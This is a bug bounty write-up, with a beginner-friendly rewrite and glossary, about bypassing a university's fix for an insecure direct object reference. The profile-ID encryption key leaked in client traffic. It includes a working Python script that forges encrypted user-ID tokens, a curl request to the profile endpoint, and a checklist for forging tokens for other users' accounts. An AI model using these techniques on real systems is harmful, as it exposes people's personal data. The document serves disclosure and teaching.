The Story of How I Hacked an International University in Indonesia AGAIN
The site replaced sequential user IDs in a profile API with encrypted tokens, but the encryption key was exposed in client-side network traffic. An attacker could encrypt arbitrary user IDs and fetch other users' profile data, repeating the earlier IDOR.

Bug Bounty Writeup
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is an international university in Indonesia whose website the author had previously reported on, in an earlier write-up about an IDOR. The site is built with Next.js, and the feature in focus is the profile endpoint that fetches the information of the currently logged-in user. In the earlier report that endpoint used an ordered sequential ID; the university has since patched that bug, and the author returns to see how far the fix went.
The account system stores personal data including NIK (National ID Number), issues an account confirmation token, and exposes a client-side request that retrieves the logged-in user's profile. The author's inspection happens entirely from the browser network panel of two freshly registered accounts.
Setup
- Two accounts, registered through Temp-Mail, so that their data and tokens can be compared.
- The browser network panel, kept open while logged in, to read every incoming and outgoing request.
- A curl command observed in one of the requests, used to fetch user information.
- A Python script, written with the help of an AI assistant, that wraps the
opensslcommand-line tool to reproduce the ciphertext format. - No versions, roles or special privileges are described beyond ordinary registered users.
Finding it
The author starts around 4:33 PM while waiting for Claude to finish a task, and revisits the site out of curiosity. The previously reported IDOR is gone, so the question becomes how thoroughly it was fixed.
Registering two accounts immediately surfaces two problems. First, sensitive data such as NIK is still saved directly in the database as is, with no unique validation: the exact same NIK is accepted on both accounts without a single complaint.

Second, the account confirmation token has no expiration date validation at all.
After logging into one of the new accounts, the author opens the network panel. Because the site is Next.js and requests happen on the client side without proper protection, the traffic is easy to read. One request fetches the profile of the currently logged-in user, and its endpoint format has changed since the last write-up:
https:https:
The URL now carries ciphertext instead of a sequential ID. At first this looks like a dead end, since the value is no longer ordered. Quick research suggests the ciphertext format strongly resembles OpenSSL Password-Based Encryption, and reading up on that scheme shows that generating or cracking it requires the secret key. The author asks an AI to write a simple Python script to generate the ciphertext.
With the two test accounts, the author tries to extract data from both to find a pattern, guessing that the raw user ID is the value being encrypted. Without the secret key there is no way to mirror the generation and confirm the guess.

The next step is a deep dive into all the network logs on the website. In one of the requests, the secret key is found.
Exploitation
Step 1: Read the profile request and recover the key
One of the observed requests can fetch user information with a curl command like this:
curl --url 'https://redacted.ac.id/api/user/profil/[chiperteks]' \ -H 'accept: application/json, text/plain, */*' \ -H 'accept-language: en-US,en;q=0.9' \ -H 'authorization: redacted' \//.....
The URL path is /api/user/profil/[chiperteks], where the ciphertext sits in place of the user identifier. The request carries an authorization header (value redacted here) and standard accept headers. The secret key needed to produce that ciphertext is present in the network logs, which is what makes the rest of the attack possible.
Step 2: Reproduce the ciphertext format locally
A Python script wraps openssl enc with AES-256-CBC and MD5 key derivation, then converts the output to URL-safe base64. The two accounts' ciphertexts are used for simulation, to check whether locally generated values match the target system's output.
import base64import subprocessKEY = "redacted_secret_key"def _openssl(raw_bytes, encrypt): args = ["openssl", "enc", "-aes-256-cbc", "-md", "md5", "-k", KEY] args.append("-e" if encrypt else "-d") result = subprocess.run(args, input=raw_bytes, capture_output=True) if result.returncode != 0: raise ValueError(result.stderr.decode(errors="replace").strip()) return result.stdoutdef to_url_safe(standard_b64): return standard_b64.replace('+', '-').replace('/', '_').rstrip('=')def from_url_safe(token): standard = token.replace('-', '+').replace('_', '/') return standard + '=' * (-len(standard) % 4)def encrypt_id(target_id): raw_output = _openssl(str(target_id).encode('utf-8'), encrypt=True) return to_url_safe(base64.b64encode(raw_output).decode('ascii'))def decrypt_id(token): raw_data = base64.b64decode(from_url_safe(token)) if raw_data[:8] != b"Salted__": return "!OpenSSL!" try: return _openssl(raw_data, encrypt=False).decode('utf-8', errors='replace') except ValueError as error: return f"fail: {error}"if __name__ == "__main__": print("--- 1. Verif ---") for token in ( "first_account_chiperteks", "second_account_chiperteks", ): print(f" {token} -> id {decrypt_id(token)}") print("\n--- 2. FORGE ID TARGET ---") for target_id in (1, 2, 3, 100, 210, 211, 212, 213): token = encrypt_id(target_id) print(f" id {target_id:>4} -> /api/user/profil/{token}") print("\n Round-trip check:", decrypt_id(encrypt_id(1)))
The script has two modes. encrypt_id turns a numeric ID into the URL-safe token, and decrypt_id reverses it, checking for the Salted__ prefix that OpenSSL writes at the start of its output and reporting !OpenSSL! when it is absent. The verification block decrypts the two accounts' tokens, and the forging block generates tokens for a list of target IDs and prints the resulting profile URLs, followed by a round-trip check on ID 1.
Step 3: Confirm and reuse the IDOR
The results are exactly what the author hoped for: the recovered secret key is valid and can both encrypt and decrypt user IDs. With that, the same IDOR exploitation scenario from the first write-up works again, because a token for any chosen user ID can be produced and placed in the profile URL.
Root cause
The endpoint format changed after the first report: the sequential ID in the profile URL was replaced by a value whose format strongly resembled OpenSSL Password-Based Encryption (AES-256-CBC with MD5 key derivation, URL-safe base64). The author notes that the ciphertext looked decent precisely because it was no longer an ordered sequential ID.
The weakness is that the secret key used for this encryption was found in one of the site's own network requests, so a user who inspects the network panel can read it. Encryption with a key the attacker can obtain provides no protection: with the key, tokens for other user IDs can be produced. The report does not describe any server-side ownership check on the profile endpoint. Separately, the NIK field has no unique validation, and the account confirmation token has no expiration check.
Impact
With the key, an attacker can generate a valid ciphertext for any user ID and request that user's profile through /api/user/profil/[chiperteks], reproducing the original IDOR. The author frames this as being back in business with the exact same exploitation scenario as the first write-up. The report does not enumerate which fields the profile response returns or how many users exist; the exposure is limited to whatever the profile endpoint returns for a given ID. The NIK issue means the same national ID number can be attached to multiple accounts, and the confirmation token issue means a token does not expire.
Fix
The report does not state what the university changed in response to this second round. What the author argues for is understanding best practices and how the tech stack handles data security under the hood when building a system. In practice that means not shipping a secret key to the client, and enforcing authorisation on the server so that a profile request is checked against the authenticated user rather than trusted from a token alone. The NIK field should have unique validation, and confirmation tokens should expire.
Variants to test
- Look for encrypted or encoded identifiers in profile-style URLs and search the client-side traffic for the key or secret used to produce them. A positive result is a key in a request or response that lets you reproduce a token for a known ID.
- Reproduce the token format locally with
openssl enc -aes-256-cbc -md md5 -k <key>and compare against the target's tokens for two accounts. A positive result is a byte-for-byte match after URL-safe base64 conversion. - Forge tokens for neighbouring IDs and request the endpoint. A positive result is a profile response for an account you do not own.
- Register two accounts with the same national ID or other supposedly unique personal field. A positive result is both registrations being accepted.
- Reuse an old account confirmation token after a long delay. A positive result is the token still being accepted, showing no expiration validation.
What happened, in plain words
A security researcher had previously found a bug on the website of an international university in Indonesia and written about it. That bug was an IDOR, which stands for Insecure Direct Object Reference: the site put a simple number in the web address to say which user's profile to show, and anyone could change that number to look at someone else's profile. The university patched the IDOR. This time the researcher came back to see how good the fix really was, and found that the key protecting the new identifier was visible in the site's traffic, plus two smaller issues along the way.
The short version of the story: the university replaced the easy-to-guess number with an encrypted string of characters. That looks safer, but the secret key used to create those strings was itself visible in the website's own network traffic. Anyone who opens the browser's developer tools can read that key, use it to create a valid encrypted string for any user number they like, and fetch that user's profile. The new identifier could be forged once the key was found.
Along the way the researcher also noticed that the site accepted the same national ID number on two different accounts, and that the email confirmation link never expired.
This article walks through the whole thing from zero. You only need to know how to use a browser. Every technical word is explained the first time it appears, and there is a glossary at the end.
Some background you need first
Before the steps make sense, here are the ideas the story relies on.
A website and its server. When you visit a site, your browser (the client) asks a computer somewhere else (the server) for pages and data. The server is the one that holds the database, the list of users, and the rules about who may see what.
The network panel. Every modern browser has developer tools, usually opened with F12 or with the menu entry for developer tools. One tab in there is the network panel. It lists every request your browser sends and every response it gets back: images, pages, and the background requests that load data. It is like a logbook of the conversation between your browser and the server. Keeping it open is how you see what a site is really doing behind the scenes.
A request and a response. A request is a message your browser sends to the server, for example "give me the profile of user 42". A response is the server's answer, for example the profile data in a format called JSON, which is just structured text that programs can read easily.
An API. An API is the part of a website that programs talk to, rather than the part humans click on. When a page loads your profile without reloading the whole page, it is usually calling an API behind the scenes. API addresses often look like /api/user/profil/....
An endpoint. An endpoint is one specific address on the server that does one specific job. /api/user/profil/ is the endpoint that returns a user's profile.
A header. Requests carry small labelled pieces of extra information called headers. One header might say what kind of data the browser accepts; another, called authorization, carries proof of who you are. Think of headers as the lines on the outside of an envelope: who it is from, what is inside, and a stamp proving it was authorised.
A token. A token is a short piece of text that stands in for something else. A session token stands in for "this is the logged-in user". An account confirmation token stands in for "this person really owns this email address". In this story, the profile URL also contains a token that stands in for a user number.
A cookie. A cookie is a small piece of data a site stores in your browser so it can recognise you on the next request. It is one common way a site remembers that you are logged in.
An ID. An ID is a number that uniquely identifies a record in a database. User number 42 is user 42 and nobody else. If a website lets you choose which ID to ask for, and does not check that the ID belongs to you, that is the IDOR bug.
Encryption and ciphertext. Encryption scrambles readable data into unreadable text using a secret key. The scrambled result is called ciphertext. With the key you can scramble (encrypt) and unscramble (decrypt); without it, the ciphertext should be useless. Think of a locked safe: the contents are safe only as long as nobody else has the combination.
OpenSSL. OpenSSL is a widely used free tool for encryption. It has a mode called Password-Based Encryption, which turns a password or key plus some data into ciphertext. The researcher recognised the format of the strings in the URL as coming from this tool.
Next.js. Next.js is a framework for building websites. Some of its work happens in the browser rather than on the server. That matters here because anything the browser does can be watched by the person using the browser.
Temp-Mail. A service that gives you a temporary email address, useful when you need to register several accounts for testing without using your real inbox.
curl. A command-line tool for sending web requests by hand. If you see a request in the network panel, you can often copy it as a curl command and replay it outside the browser.
Python. A popular programming language, often used for small scripts. Here it is used to drive OpenSSL automatically.
Setting up
The researcher did not need anything exotic. The setup was:
- Two accounts, registered through Temp-Mail, so their data and tokens could be compared side by side.
- The browser network panel, kept open while logged in, to read every request going in and out.
- A curl command spotted in one of the requests, used to fetch user information.
- A Python script, written with the help of an AI assistant, that calls the
opensslcommand-line tool to reproduce the ciphertext format.
No special role or privilege is described: these are ordinary registered users.
Finding it
The researcher starts around 4:33 PM while waiting for an AI assistant called Claude to finish a task, and revisits the site out of curiosity. The previously reported IDOR is gone, so the question becomes how thoroughly it was fixed.

Registering two accounts immediately surfaces two problems.
First, sensitive data such as NIK is still saved directly in the database as is, with no unique validation. NIK is the Indonesian National ID Number, the number on a citizen's identity card. "Saved directly as is" means the site stores exactly what you typed, with no check that the number is well formed or that it is not already used by another account. "Unique validation" would mean the site refuses a second registration with a number that already exists. The researcher tried registering the exact same NIK on both accounts, and the system accepted it without a single complaint.
Second, the account confirmation token has no expiration date validation at all. When you register, the site usually emails you a link containing a token to prove the address is yours. Good practice is for that token to stop working after a while, for example after a day. Here there is no expiration date validation at all, so an old confirmation link is not checked for age.
After logging into one of the new accounts, the researcher opens the network panel. Because the site is built with Next.js and requests happen on the client side without proper protection, the traffic is easy to read. One request fetches the profile of the currently logged-in user, and its endpoint format has changed since the last write-up:
https:https:
The URL now carries ciphertext instead of a sequential ID. At first this looks like a dead end, since the value is no longer ordered: you cannot simply add one to it and get the next user. Quick research suggests the ciphertext format strongly resembles OpenSSL Password-Based Encryption, and reading up on that scheme shows that generating or cracking it requires the secret key. The researcher asks an AI to write a simple Python script to generate the ciphertext.
With the two test accounts, the researcher tries to extract data from both to find a pattern, guessing that the raw user ID is the value being encrypted. Without the secret key there is no way to mirror the generation and confirm the guess. This is the key point of the whole exercise: if the encryption is done properly, the attacker is stuck at this stage.
The next step is a deep dive into all the network logs on the website. In one of the requests, the secret key is found.
That is the turning point. The key that was supposed to protect the ciphertext appeared in one of the site's own network requests. Anyone with the network panel open can read it there.
Exploitation
Step 1: Read the profile request and recover the key
One of the observed requests can fetch user information with a curl command like this:
curl --url 'https://redacted.ac.id/api/user/profil/[chiperteks]' \ -H 'accept: application/json, text/plain, */*' \ -H 'accept-language: en-US,en;q=0.9' \ -H 'authorization: redacted' \//.....
Line by line:
curlis the command-line tool that sends the request.--url 'https://redacted.ac.id/api/user/profil/[chiperteks]'is the address being requested. The path is/api/user/profil/[chiperteks], where the ciphertext sits in place of the user identifier. In other words, the site no longer asks for "user 42" but for "the user whose encrypted token is this".-H 'accept: application/json, text/plain, */*'is a header telling the server which response formats the client can handle. JSON is the structured text format mentioned earlier.-H 'accept-language: en-US,en;q=0.9'says the client prefers English.-H 'authorization: redacted'is the header carrying proof of who is asking. Its value is redacted here, but it is what makes the server treat the request as coming from a logged-in user.
The important part is that the secret key needed to produce that ciphertext is present in the network logs, which is what makes the rest of the attack possible.
Step 2: Reproduce the ciphertext format locally
A Python script wraps openssl enc with AES-256-CBC and MD5 key derivation, then converts the output to URL-safe base64. Those three terms deserve a plain explanation:
- AES-256-CBC is the specific encryption method. AES is a standard cipher; 256 is the key size in bits; CBC is the mode, meaning how the data is processed block by block.
- MD5 key derivation means the password you supply is turned into the actual encryption key using the MD5 hashing function. It is an older, weaker choice, but it is what the site used.
- Base64 is a way of writing arbitrary bytes using only ordinary letters, digits and a couple of symbols, so the result can travel safely inside a URL. URL-safe base64 swaps two of those symbols for
-and_so nothing in the string confuses the browser.
The two accounts' ciphertexts are used for simulation, to check whether locally generated values match the target system's output.
import base64import subprocessKEY = "redacted_secret_key"def _openssl(raw_bytes, encrypt): args = ["openssl", "enc", "-aes-256-cbc", "-md", "md5", "-k", KEY] args.append("-e" if encrypt else "-d") result = subprocess.run(args, input=raw_bytes, capture_output=True) if result.returncode != 0: raise ValueError(result.stderr.decode(errors="replace").strip()) return result.stdoutdef to_url_safe(standard_b64): return standard_b64.replace('+', '-').replace('/', '_').rstrip('=')def from_url_safe(token): standard = token.replace('-', '+').replace('_', '/') return standard + '=' * (-len(standard) % 4)def encrypt_id(target_id): raw_output = _openssl(str(target_id).encode('utf-8'), encrypt=True) return to_url_safe(base64.b64encode(raw_output).decode('ascii'))def decrypt_id(token): raw_data = base64.b64decode(from_url_safe(token)) if raw_data[:8] != b"Salted__": return "!OpenSSL!" try: return _openssl(raw_data, encrypt=False).decode('utf-8', errors='replace') except ValueError as error: return f"fail: {error}"if __name__ == "__main__": print("--- 1. Verif ---") for token in ( "first_account_chiperteks", "second_account_chiperteks", ): print(f" {token} -> id {decrypt_id(token)}") print("\n--- 2. FORGE ID TARGET ---") for target_id in (1, 2, 3, 100, 210, 211, 212, 213): token = encrypt_id(target_id) print(f" id {target_id:>4} -> /api/user/profil/{token}") print("\n Round-trip check:", decrypt_id(encrypt_id(1)))
What each part does, in plain words:
import base64andimport subprocessload two built-in Python helpers: one for base64 conversion, one for running external programs such asopenssl.KEY = "redacted_secret_key"is where the recovered secret key goes. It is redacted here, but in the real run it was the key found in the network logs._openssl(raw_bytes, encrypt)builds the commandopenssl enc -aes-256-cbc -md md5 -k KEY, adds-eto encrypt or-dto decrypt, runs it, and returns the output. If OpenSSL fails, it raises an error with the message.to_url_safeandfrom_url_safeconvert between ordinary base64 and the URL-safe variant, so the token can sit inside a web address.encrypt_id(target_id)turns a numeric ID into the URL-safe token.decrypt_id(token)reverses it. It first checks for theSalted__prefix that OpenSSL writes at the start of its output, and reports!OpenSSL!when it is absent, which means the token was not produced by this scheme.- The
if __name__ == "__main__":block is what runs when you execute the script. The verification part decrypts the two accounts' tokens. The forging part generates tokens for a list of target IDs and prints the resulting profile URLs. A round-trip check on ID 1 encrypts and then decrypts it to prove the two functions agree.
Step 3: Confirm and reuse the IDOR
The results are exactly what the researcher hoped for: the recovered secret key is valid and can both encrypt and decrypt user IDs. With that, the same IDOR exploitation scenario from the first write-up works again, because a token for any chosen user ID can be produced and placed in the profile URL.
Why it worked
After the first report the endpoint format changed: the sequential ID in the profile URL was replaced by a value whose format strongly resembled OpenSSL Password-Based Encryption (AES-256-CBC with MD5 key derivation, URL-safe base64). The researcher notes that the ciphertext looked decent precisely because it was no longer an ordered sequential ID.
The weakness is that the secret key used for this encryption was found in one of the site's own network requests, so a user who inspects the network panel can read it. Encryption with a key the attacker can obtain provides no protection: with the key, tokens for other user IDs can be produced. The report does not describe any server-side ownership check on the profile endpoint. Separately, the NIK field has no unique validation, and the account confirmation token has no expiration check.
A useful comparison: putting your house key under the doormat is still locking the door, technically. It only works if nobody thinks to look under the mat. Here the mat was the network panel, and the key was lying in plain sight.
What an attacker could do with it
With the key, an attacker can generate a valid ciphertext for any user ID and request that user's profile through /api/user/profil/[chiperteks], reproducing the original IDOR. The researcher frames this as being back in business with the exact same exploitation scenario as the first write-up. The report does not enumerate which fields the profile response returns or how many users exist; the exposure is limited to whatever the profile endpoint returns for a given ID. The NIK issue means the same national ID number can be attached to multiple accounts, and the confirmation token issue means a token does not expire.
How to fix it
The report does not state what the university changed in response to this second round. What the researcher argues for is understanding best practices and how the tech stack handles data security under the hood when building a system. In practice that means not shipping a secret key to the client, and enforcing authorisation on the server so that a profile request is checked against the authenticated user rather than trusted from a token alone. The NIK field should have unique validation, and confirmation tokens should expire.
Things to try yourself
These are the same checks, written as a checklist you could follow on a site you are allowed to test:
- Look for encrypted or encoded identifiers in profile-style URLs and search the client-side traffic for the key or secret used to produce them. A positive result is a key in a request or response that lets you reproduce a token for a known ID.
- Reproduce the token format locally with
openssl enc -aes-256-cbc -md md5 -k <key>and compare against the target's tokens for two accounts. A positive result is a byte-for-byte match after URL-safe base64 conversion. - Forge tokens for neighbouring IDs and request the endpoint. A positive result is a profile response for an account you do not own.
- Register two accounts with the same national ID or other supposedly unique personal field. A positive result is both registrations being accepted.
- Reuse an old account confirmation token after a long delay. A positive result is the token still being accepted, showing no expiration validation.
Glossary
- API: the part of a website that programs talk to, rather than the part humans click on; it returns data instead of pages.
- Endpoint: one specific address on a server that performs one specific job, such as returning a user's profile.
- Request: a message a browser sends to a server asking for something.
- Response: the server's answer to a request.
- Header: a small labelled piece of extra information attached to a request or response, such as what data formats are accepted or who is asking.
- Authorization header: the header that carries proof of who is making a request, usually a session token.
- Token: a short piece of text that stands in for something else, such as a logged-in session, a confirmed email address, or a user ID.
- Cookie: a small piece of data a site stores in your browser so it can recognise you on later requests.
- Session: the period during which a site remembers that you are logged in, usually tracked with a cookie or token.
- ID: a number or value that uniquely identifies a record in a database.
- IDOR (Insecure Direct Object Reference): a bug where a site lets you choose which record to fetch by its ID without checking that the record belongs to you.
- Ciphertext: data that has been scrambled by encryption and should be unreadable without the key.
- Encryption: scrambling readable data with a secret key so that only someone with the key can read it.
- Decryption: unscrambling ciphertext back into readable data using the key.
- Secret key: the value used to encrypt and decrypt data; if it leaks, the encryption provides no protection.
- OpenSSL: a widely used free tool for encryption, including a Password-Based Encryption mode.
- Password-Based Encryption: an OpenSSL mode that turns a password or key plus data into ciphertext.
- AES-256-CBC: the specific encryption method used here; AES is the cipher, 256 is the key size in bits, CBC is the block-processing mode.
- MD5: an older hashing function, used here to turn the password into the encryption key.
- Base64: a way of writing arbitrary bytes using ordinary characters so they can travel safely in a URL or text field.
- URL-safe base64: a variant of base64 that swaps two symbols for
-and_so the string does not confuse a browser. - Salted__ prefix: the marker OpenSSL writes at the start of its encrypted output, used here to recognise a valid token.
- Next.js: a framework for building websites, some of whose work happens in the browser.
- Client side: work that happens in the user's browser, which the user can watch and inspect.
- Server side: work that happens on the server, which the user cannot see directly.
- Network panel: the browser developer tool that lists every request and response between the browser and the server.
- Python: a popular programming language, used here for a small script.
- Script: a short program written to automate a task.
- JSON: a structured text format that programs use to exchange data.
- NIK: the Indonesian National ID Number, the number on a citizen's identity card.
- Unique validation: a check that refuses a value already used by another record, such as a national ID number already attached to an account.
- Account confirmation token: the token in the link a site emails you to prove you own the address; it should expire after a while.
- Expiration validation: a check that a token stops being accepted after a set time.
- Temp-Mail: a service that provides temporary email addresses for testing.
- Authorisation check: a server-side check that the person making a request is allowed to see the data they are asking for.
- Root cause: the underlying reason a bug exists, as opposed to its visible symptom.
- Impact: what an attacker could actually do if the bug is exploited.



